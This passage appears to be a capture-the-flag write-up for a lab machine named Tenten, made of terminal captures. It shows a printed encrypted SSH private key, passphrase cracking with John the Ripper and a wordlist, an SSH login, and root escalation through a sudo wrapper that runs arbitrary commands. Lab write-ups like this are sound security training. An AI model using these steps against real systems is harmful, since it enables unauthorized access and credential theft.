
```
root@kali:/tmp/Tenten# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,7265FC656C429769E4C1EEFC618E660C

/HXcUBOT3JhzblH7uF9Vh7faa76XHIdr/Ch0pDnJunjdmLS/laq1kulQ3/RF/Vax
tjTzj/V5hBEcL5GcHv3esrODlS0jhML53lAprkpawfbvwbR+XxFIJuz7zLfd/vDo
1KuGrCrRRsipkyae5KiqlC137bmWK9aE/4c5X2yfVTOEeODdW0rAoTzGufWtThZf
K2ny0iTGPndD7LMdm/o5O5As+ChDYFNphV1XDgfDzHgonKMC4iES7Jk8Gz20PJsm
SdWCazF6pIEqhI4NQrnkd8kmKqzkpfWqZDz3+g6f49GYf97aM5TQgTday2oFqoXH
WPhK3Cm0tMGqLZA01+oNuwXS0H53t9FG7GqU31wj7nAGWBpfGodGwedYde4zlOBP
VbNulRMKOkErv/NCiGVRcK6k5QtdbwforH+6bMjmKE6QvMXbesZtQ0gC9SJZ3lMT
J0IY838HQZgOsSw1jDrxuPV2DUIYFR0W3kQrDVUym0BoxOwOf/MlTxvrC2wvbHqw
AAniuEotb9oaz/Pfau3OO/DVzYkqI99VDX/YBIxd168qqZbXsM9s/aMCdVg7TJ1g
2gxElpV7U9kxil/RNdx5UASFpvFslmOn7CTZ6N44xiatQUHyV1NgpNCyjfEMzXMo
6FtWaVqbGStax1iMRC198Z0cRkX2VoTvTlhQw74rSPGPMEH+OSFksXp7Se/wCDMA
pYZASVxl6oNWQK+pAj5z4WhaBSBEr8ZVmFfykuh4lo7Tsnxa9WNoWXo6X0FSOPMk
tNpBbPPq15+M+dSZaObad9E/MnvBfaSKlvkn4epkB7n0VkO1ssLcecfxi+bWnGPm
KowyqU6iuF28w1J9BtowgnWrUgtlqubmk0wkf+l08ig7koMyT9KfZegR7oF92xE9
4IWDTxfLy75o1DH0Rrm0f77D4HvNC2qQ0dYHkApd1dk4blcb71Fi5WF1B3RruygF
2GSreByXn5g915Ya82uC3O+ST5QBeY2pT8Bk2D6Ikmt6uIlLno0Skr3v9r6JT5J7
L0UtMgdUqf+35+cA70L/wIlP0E04U0aaGpscDg059DL88dzvIhyHg4Tlfd9xWtQS
VxMzURTwEZ43jSxX94PLlwcxzLV6FfRVAKdbi6kACsgVeULiI+yAfPjIIyV0m1kv
5HV/bYJvVatGtmkNuMtuK7NOH8iE7kCDxCnPnPZa0nWoHDk4yd50RlzznkPna74r
Xbo9FdNeLNmER/7GGdQARkpd52Uur08fIJW2wyS1bdgbBgw/G+puFAR8z7ipgj4W
p9LoYqiuxaEbiD5zUzeOtKAKL/nfmzK82zbdPxMrv7TvHUSSWEUC4O9QKiB3amgf
yWMjw3otH+ZLnBmy/fS6IVQ5OnV6rVhQ7+LRKe+qlYidzfp19lIL8UidbsBfWAzB
9Xk0sH5c1NQT6spo/nQM3UNIkkn+a7zKPJmetHsO4Ob3xKLiSpw5f35SRV+rF+mO
vIUE1/YssXMO7TK6iBIXCuuOUtOpGiLxNVRIaJvbGmazLWCSyptk5fJhPLkhuK+J
YoZn9FNAuRiYFL3rw+6qol+KoqzoPJJek6WHRy8OSE+8Dz1ysTLIPB6tGKn7EWnP
-----END RSA PRIVATE KEY-----
root@kali:/tmp/Tenten# 
```

In order to crack the password, we are going to use John The Ripper.

First, we need to format it, so john can read the file, after that we can crack the password of the id_rsa.

/usr/share/john/ssh2john.py id_rsa > id_rsa-john

john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa-joh




```
root@kali:/tmp/Tenten# /usr/share/john/ssh2john.py id_rsa > id_rsa-john
root@kali:/tmp/Tenten# john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa-john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
superpassword    (id_rsa)
```

The password is:

superpassword


Exploitation

ssh -i id_rsa takis@10.10.10.10



```
root@kali:/tmp/Tenten# ssh -i id_rsa takis@10.10.10.10
load pubkey "id_rsa": invalid format
The authenticity of host '10.10.10.10 (10.10.10.10)' can't be established.
ECDSA key fingerprint is SHA256:AxKIYOMkqGk3v+ZKgHEM6QcEDw8c8/qi1l0CMNSx8uQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.10' (ECDSA) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
39 updates are security updates.


Last login: Fri May  5 23:05:36 2017
takis@tenten:~$ id
uid=1000(takis) gid=1000(takis) groups=1000(takis),4(adm),24(cdrom),27(sudo),
takis@tenten:~$ 
```

whoami && ifconfig && cat user.txt; echo




```
takis@tenten:~$ whoami && ifconfig && cat user.txt; echo
takis
ens34     Link encap:Ethernet  HWaddr 00:50:56:b9:43:c2
          inet addr:10.10.10.10  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb9:43c2/64 Scope:Link
          inet6 addr: dead:beef::250:56ff:feb9:43c2/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2656 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1119 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:178044 (178.0 KB)  TX bytes:385284 (385.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:160 errors:0 dropped:0 overruns:0 frame:0
          TX packets:160 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:11840 (11.8 KB)  TX bytes:11840 (11.8 KB)

e5c7ed3b89e73049c04c432fc8686f31
```

Post-Exploitation

I checked what I can execute as root user.

sudo -l




```
takis@tenten:~$ sudo -l
Matching Defaults entries for takis on tenten:
    env_reset, mail_badpass, secure_path=/usr/local/s

User takis may run the following commands on tenten:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /bin/fuckin
takis@tenten:~$ 
```

Since we don't have the password of the user, I focused myself on /bin/fuckin


The file reveals that we just can do /bin/bash.

sudo /bin/fuckin /bin/bash



```
takis@tenten:~$ cat /bin/fuckin
#!/bin/bash
$1 $2 $3 $4
takis@tenten:~$ sudo /bin/fuckin /bin/bash
root@tenten:~# id
uid=0(root) gid=0(root) groups=0(root)
root@tenten:~# 
```

whoami && ifconfig && cat /root/root.txt; echo



```
root@tenten:~# whoami && ifconfig && cat /root/root.txt; echo
root
ens34     Link encap:Ethernet  HWaddr 00:50:56:b9:43:c2
          inet addr:10.10.10.10  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb9:43c2/64 Scope:Link
          inet6 addr: dead:beef::250:56ff:feb9:43c2/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3959 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2338 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:267684 (267.6 KB)  TX bytes:1608835 (1.6 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:160 errors:0 dropped:0 overruns:0 frame:0
          TX packets:160 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:11840 (11.8 KB)  TX bytes:11840 (11.8 KB)

f9f7291e39a9a2a011b1425c3e08f603
```